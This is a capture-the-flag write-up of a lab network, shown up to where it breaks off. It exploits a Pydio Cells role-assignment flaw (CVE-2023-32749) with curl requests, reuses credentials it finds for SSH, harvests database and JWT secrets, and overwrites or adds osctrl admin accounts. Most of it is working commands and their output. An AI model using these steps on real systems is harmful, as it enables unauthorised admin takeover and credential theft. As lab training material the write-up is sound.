
Pydio Cellsis an open-source, self-hosted Document Sharing and Collaboration platform specifically designed for organizations that need advanced document-sharing and collaboration without security trade-offs or compliance issues.
CVE-2023-32749 - Pydio Cells 4.1.2 - Unauthorised Role Assignments (Control_User-1)
After some research we found that vulnerability: PacketStorm - Pydio Cells 4.1.2 Privilege Escalation
Following the explanation from http://www.redteam-pentesting.de, we can exploit it, which allows for normal users to create admin accounts with full access on instances of pydio.
We export our JWT and then run the following requests:

$ export JWT="knl3SFQzL6Qc25dE_HtLvFs1uhgrtHmc9PjcqgIhUH0.W2ts9hf6MmoThdw4FS-8opRv4uWrHZmy9WsvJ_UOGUQ"
$ curl --silent \
--header "Authorization: Bearer $JWT" \
--header 'Content-Type: application/json' \
--data '{}' \
https://cells.intra.control.vl/a/user -k | tee all_users.json
$ jq '.Users[].Roles' all_users.json \
| jq -s 'flatten | .[].Uuid | {Uuid: .}' \
| jq -s 'unique' \
| jq '{"Login": "pwn", "Password": "Azerty123", "Attributes":
{"profile": "shared"}, "Roles": .}' \
| tee create_user.json
Output:
{
  "Login": "pwn",
  "Password": "Azerty123",
  "Attributes": {
    "profile": "shared"
  },
  "Roles": [
    {
      "Uuid": "00e5a14a-e93a-477c-8da4-d56b90016e6d"
    },
    {
      "Uuid": "09980a58-2298-41f3-94db-36c16f57057b"
    },
    {
      "Uuid": "1ea0d969-887c-45dc-92c4-acf9f1b4d939"
    },
    {
      "Uuid": "6204b990-19fa-42ce-9cb8-575ef4982962"
    },
    {
      "Uuid": "6ab4feee-3836-4048-b361-1d844c8b5f20"
    },
    {
      "Uuid": "6b0ac8bc-fd81-4ebf-be04-b12334e193d1"
    },
    {
      "Uuid": "7bb9eeab-a037-4bf4-9c1b-16bf62303312"
    },
    {
      "Uuid": "9ea083f0-0412-41c4-8f09-994e7d56caee"
    },
    {
      "Uuid": "ADMINS"
    },
    {
      "Uuid": "ROOT_GROUP"
    },
    {
      "Uuid": "dd0ed436-6341-4942-a597-82c1479a2cae"
    }
  ]
}
$ curl --request PUT \
--silent \
--header "Authorization: Bearer $JWT" \
--header 'Content-Type: application/json' \
--data @create_user.json \
https://cells.intra.control.vl/a/user/pwn -k
Check:

We are now admin and access to more shared cells:
- HR
- osquery
We can found credentials:


Found
provision:TeiG6imeep6aequij3ei
os.control.vl
We can login with the provision’s credentials to os.control.vl via SSH and grab the Control_User-1 flag:
$ sshpass -p 'TeiG6imeep6aequij3ei' ssh -p22 provision@os.control.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added 'os.control.vl' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-76-generic x86_64)

   ██████╗  ███████╗  ██████╗ ████████╗ ██████╗  ██╗
  ██╔═══██╗ ██╔════╝ ██╔════╝ ╚══██╔══╝ ██╔══██╗ ██║
  ██║   ██║ ███████╗ ██║         ██║    ██████╔╝ ██║
  ██║   ██║ ╚════██║ ██║         ██║    ██╔══██╗ ██║
  ╚██████╔╝ ███████║ ╚██████╗    ██║    ██║  ██║ ███████╗
   ╚═════╝  ╚══════╝  ╚═════╝    ╚═╝    ╚═╝  ╚═╝ ╚══════╝


  System information as of Thu Feb 13 03:28:21 AM UTC 2025

  System load:  0.0               Processes:             119
  Usage of /:   68.2% of 8.02GB   Users logged in:       0
  Memory usage: 28%               IPv4 address for ens5: 10.10.165.182
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

provision@os:~$ pwd
/home/provision
provision@os:~$ ls
user.txt
provision@os:~$ cat user.txt
VL{41968ca1f4f92b53d1d4ca9eab5455fe}
Enumeration
We download the last version of [linpeas][https://github.com/peass-ng/PEASS-ng/releases/download/20250202-a3a1123d/linpeas_linux_amd64] then we upload to our target to launch it:
$ wget https://github.com/peass-ng/PEASS-ng/releases/download/20250202-a3a1123d/linpeas_linux_amd64

$ file linpeas_small.sh
linpeas_small.sh: POSIX shell script, Unicode text, UTF-8 text executable, with very long lines (1779)

$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
provision@os:~$ cd /tmp/
provision@os:/tmp$ curl 10.8.4.253/linpeas_linux_amd64 -o linpeas

provision@os:/tmp$ file linpeas
linpeas: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=Gqc_Zkb7mvz7Rh9IIBYv/gtQ1ZW5cgfUac1nF8bYl/sxVzeQAbfANe8MYdwPHe/1KCAJ0BBg_k7rglynccG, not stripped

provision@os:/tmp$ chmod +x linpeas
provision@os:/tmp$ ./linpeas


                            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
                    ▄▄▄▄▄▄▄             ▄▄▄▄▄▄▄▄
             ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄
         ▄▄▄▄     ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄
         ▄    ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄          ▄▄▄▄▄▄               ▄▄▄▄▄▄ ▄
         ▄▄▄▄▄▄              ▄▄▄▄▄▄▄▄                 ▄▄▄▄
         ▄▄                  ▄▄▄ ▄▄▄▄▄                  ▄▄▄
         ▄▄                ▄▄▄▄▄▄▄▄▄▄▄▄                  ▄▄
         ▄            ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄   ▄▄
         ▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄                                ▄▄▄▄
         ▄▄▄▄▄  ▄▄▄▄▄                       ▄▄▄▄▄▄     ▄▄▄▄
         ▄▄▄▄   ▄▄▄▄▄                       ▄▄▄▄▄      ▄ ▄▄
         ▄▄▄▄▄  ▄▄▄▄▄        ▄▄▄▄▄▄▄        ▄▄▄▄▄     ▄▄▄▄▄
         ▄▄▄▄▄▄  ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄   ▄▄▄▄▄
          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄        ▄          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄                       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄                         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
          ▀▀▄▄▄   ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀
               ▀▀▀▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄▄▄▀▀
                     ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀

    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Learn Cloud Hacking       :     https://training.hacktricks.wiki         |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop
...
                ╔════════════════════════════════════════════════╗
════════════════╣ Processes, Crons, Timers, Services and Sockets ╠════════════════
                ╚════════════════════════════════════════════════╝
╔══════════╣ Running processes (cleaned)
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root         662  0.0  2.7 131180 26404 ?        SNsl 00:55   0:03 /opt/osquery/bin/osqueryd --flagfile /etc/osquery/osquery.flags --config_path /etc/osquery/osquery.conf
...
postgres     859  0.0  3.1 218300 30184 ?        Ss   00:55   0:03 /usr/lib/postgresql/14/bin/postgres -D /var/lib/postgresql/14/main -c config_file=/etc/postgresql/14/main/postgresql.conf
postgres     865  0.0  1.2 218436 11580 ?        Ss   00:55   0:00  _ postgres: 14/main: checkpointer
postgres     866  0.0  1.0 218300  9796 ?        Ss   00:55   0:00  _ postgres: 14/main: background writer
postgres     867  0.0  1.2 218300 11580 ?        Ss   00:55   0:00  _ postgres: 14/main: walwriter
postgres     868  0.0  0.9 218836  9228 ?        Ss   00:55   0:00  _ postgres: 14/main: autovacuum launcher
postgres     869  0.0  0.7  73052  7004 ?        Ss   00:55   0:00  _ postgres: 14/main: stats collector
postgres     870  0.0  0.8 218736  7752 ?        Ss   00:55   0:00  _ postgres: 14/main: logical replication launcher
...
osctrl       953  0.0  1.9 1089452 19112 ?       Ssl  00:55   0:01 /opt/osctrl/osctrl-api --redis --db --jwt --config
osctrl       968  0.0  2.4 1095884 23248 ?       Ssl  00:55   0:01 /opt/osctrl/osctrl-admin --redis --db --jwt --config
osctrl       969  0.0  2.9 1173292 28232 ?       Ssl  00:55   0:09 /opt/osctrl/osctrl-tls --redis --db --config
...
Let’s go to deep dive more in /etc/osquery/ and check this file too /etc/osquery/osquery.flags:
provision@os:/tmp$ cat /etc/osquery/osquery.flags

--host_identifier=uuid
--force=true
--utc=true
--enroll_secret_path=/etc/osquery/osctrl-prod.secret
--enroll_tls_endpoint=/06db90ca-cdf6-4735-928c-17654a398aa3/enroll
--config_plugin=tls
--config_tls_endpoint=/06db90ca-cdf6-4735-928c-17654a398aa3/config
--config_tls_refresh=300
--config_tls_max_attempts=5
--logger_plugin=tls
--logger_tls_compress=true
--logger_tls_endpoint=/06db90ca-cdf6-4735-928c-17654a398aa3/log
--logger_tls_period=600
--disable_carver=false
--carver_disable_function=false
--carver_start_endpoint=/06db90ca-cdf6-4735-928c-17654a398aa3/init
--carver_continue_endpoint=/06db90ca-cdf6-4735-928c-17654a398aa3/block
--carver_block_size=5120000
--disable_distributed=false
--distributed_interval=60
--distributed_plugin=tls
--distributed_tls_max_attempts=5
--distributed_tls_read_endpoint=/06db90ca-cdf6-4735-928c-17654a398aa3/read
--distributed_tls_write_endpoint=/06db90ca-cdf6-4735-928c-17654a398aa3/write
--tls_hostname=os.control.vl
--tls_server_certs=/etc/osquery/certs/osctrl-prod.crt
provision@os:/tmp$ cd /opt/osctrl/
provision@os:/opt/osctrl$ ls
carved_files  config  data  osctrl-admin  osctrl-api  osctrl-cli  osctrl-tls  static  tmpl_admin
provision@os:/opt/osctrl$ cd config
provision@os:/opt/osctrl/config$ ls
admin.json  api.json  db.json  jwt.json  logger.json  redis.json  tls.json

provision@os:/opt/osctrl/config$ cat admin.json
{
  "admin": {
    "listener": "127.0.0.1",
    "port": "9001",
    "host": "os.control.vl",
    "auth": "db",
    "logger": "db",
    "carver": "db"
  }
}

provision@os:/opt/osctrl/config$ cat api.json
{
  "api": {
    "listener": "127.0.0.1",
    "port": "9002",
    "host": "os.control.vl",
    "auth": "jwt",
    "logger": "none",
    "carver": "none"
  }
}

provision@os:/opt/osctrl/config$ cat db.json
{
  "db": {
    "host": "localhost",
    "port": "5432",
    "name": "osctrl",
    "username": "osctrl",
    "password": "kuje3eequoox7eiw5Mi2",
    "max_idle_conns": 20,
    "max_open_conns": 100,
    "conn_max_lifetime": 30
  }
}

provision@os:/opt/osctrl/config$ cat jwt.json
{
  "jwt": {
    "jwtSecret": "62a13c8e98a253b353594621e1f533621311dc2cde9328d5eeba3ef387060be1",
    "hoursToExpire": 3
  }
}

provision@os:/opt/osctrl/config$ cat redis.json
{
  "redis": {
    "host": "localhost",
    "port": "6379",
    "password": "kuje3eequoox7eiw5Mi2",
    "db": 0
  }
}
Found some credentials and tokens
OSCTRL
Now we can enumerate more and access to osctrl portal using 2 ways.
Way 1 - with Postgres (OPSec not safe)
We saw with Linpeas that Postgres is running, and after quick check with google, OSCTRL use Postgres for the backend.
Let’s check:
provision@os:/opt/osctrl/config$ psql -U postgres
psql (14.8 (Ubuntu 14.8-0ubuntu0.22.04.1))
Type "help" for help.

postgres=# \l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 osctrl    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
(4 rows)

postgres=# \c osctrl
You are now connected to database "osctrl" as user "postgres".
osctrl=# \dt
                   List of relations
 Schema |             Name             | Type  | Owner
--------+------------------------------+-------+--------
 public | admin_tags                   | table | osctrl
 public | admin_users                  | table | osctrl
 public | archive_osquery_nodes        | table | osctrl
 public | carved_blocks                | table | osctrl
 public | carved_files                 | table | osctrl
 public | distributed_queries          | table | osctrl
 public | distributed_query_executions | table | osctrl
 public | distributed_query_targets    | table | osctrl
 public | ingested_data                | table | osctrl
 public | node_history_hostnames       | table | osctrl
 public | node_history_ip_addresses    | table | osctrl
 public | node_history_localnames      | table | osctrl
 public | node_history_usernames       | table | osctrl
 public | osquery_nodes                | table | osctrl
 public | saved_queries                | table | osctrl
 public | setting_values               | table | osctrl
 public | tagged_nodes                 | table | osctrl
 public | tls_environments             | table | osctrl
 public | user_permissions             | table | osctrl
 public | user_sessions                | table | osctrl
(20 rows)

osctrl=# select id,username,pass_hash from admin_users;
 id | username |                          pass_hash
----+----------+--------------------------------------------------------------
  1 | admin    | $2a$10$So9aNcyjBvNcztj4xd7.RempoGWrrk2aumOx3w1AxNwHrVxodVDsW
(1 row)
Found the admin bcrypt hash but not possible to crack it.

Anyway, we will use CyberChef to create a new hash then override it (not good for OPSec):
pwned ==» $2a$10$/GPQpfy3IzSaLDPE/6M1L.YpuBezpdDGWURMbdgALcrv.uA6UNzcO
osctrl=# UPDATE admin_users
osctrl-# SET pass_hash = '$2a$10$/GPQpfy3IzSaLDPE/6M1L.YpuBezpdDGWURMbdgALcrv.uA6UNzcO'
osctrl-# WHERE username = 'admin'
osctrl-# ;
UPDATE 1
osctrl-# \q
We can login with our credentials to https://os.control.vl:8443/login

We found that we have 2 instance:
- os (os.control.vl)
- intra (should be intra.control.vl as IP is 10.10.165.181 that hosted wiki.intra.control.vl and cells.intra.control.vl)
add
intra.control.vlin /etc/hosts
Way 2 - with osctrl-cli (OPSec safe)
During our enumeration with Linpeas, we saw that there is the OSCTRL /Query tool running.
First we enumerate the users, by calling the CLI tool specifying the db.json and run commands:
provision@os:/opt/osctrl/config$ /opt/osctrl/osctrl-cli -d -D /opt/osctrl/config/db.json user l
Existing users (1):
+----------+----------+--------+--------------------------------------+----------------+--------------------------------+
| USERNAME | FULLNAME | ADMIN? |         DEFAULT ENVIRONMENT          | LAST IPADDRESS |         LAST USERAGENT         |
+----------+----------+--------+--------------------------------------+----------------+--------------------------------+
| admin    | Admin    | True   | 06db90ca-cdf6-4735-928c-17654a398aa3 | 10.8.4.253     | Mozilla/5.0 (X11;              |
|          |          |        |                                      |                | Linux x86_64; rv:128.0)        |
|          |          |        |                                      |                | Gecko/20100101 Firefox/128.0   |
+----------+----------+--------+--------------------------------------+----------------+--------------------------------+
Only 1 admin account.
Create a new admin user:
provision@os:/opt/osctrl/config$ /opt/osctrl/osctrl-cli -d -D /opt/osctrl/config/db.json user a --username pwn --password Azerty123 --admin -e 06db90ca-cdf6-4735-928c-17654a398aa3
✅ created user pwn successfully
Double check:
rovision@os:/opt/osctrl/config$ /opt/osctrl/osctrl-cli -d -D /opt/osctrl/config/db.json user l
Existing users (2):
+----------+----------+--------+--------------------------------------+----------------+--------------------------------+
| USERNAME | FULLNAME | ADMIN? |         DEFAULT ENVIRONMENT          | LAST IPADDRESS |         LAST USERAGENT         |
+----------+----------+--------+--------------------------------------+----------------+--------------------------------+
| pwn      |          | True   | 06db90ca-cdf6-4735-928c-17654a398aa3 |                |                                |
| admin    | Admin    | True   | 06db90ca-cdf6-4735-928c-17654a398aa3 | 10.8.4.253     | Mozilla/5.0 (X11;              |
|          |          |        |                                      |                | Linux x86_64; rv:128.0)        |
|          |          |        |                                      |                | Gecko/20100101 Firefox/128.0   |
+----------+----------+--------+--------------------------------------+----------------+--------------------------------+
Then now we can login with our new admin account to https://os.control.vl:8443/login

Query exploiting (kara) (Control_User-2)
Access to osctrl increases our attack surface again, as we can use osctrl to query info on both machines in the chain as root.
We check this documentation https://osquery.io/schema/5.9.1/ to get an idea which queries we can run.
We check the sudoers:
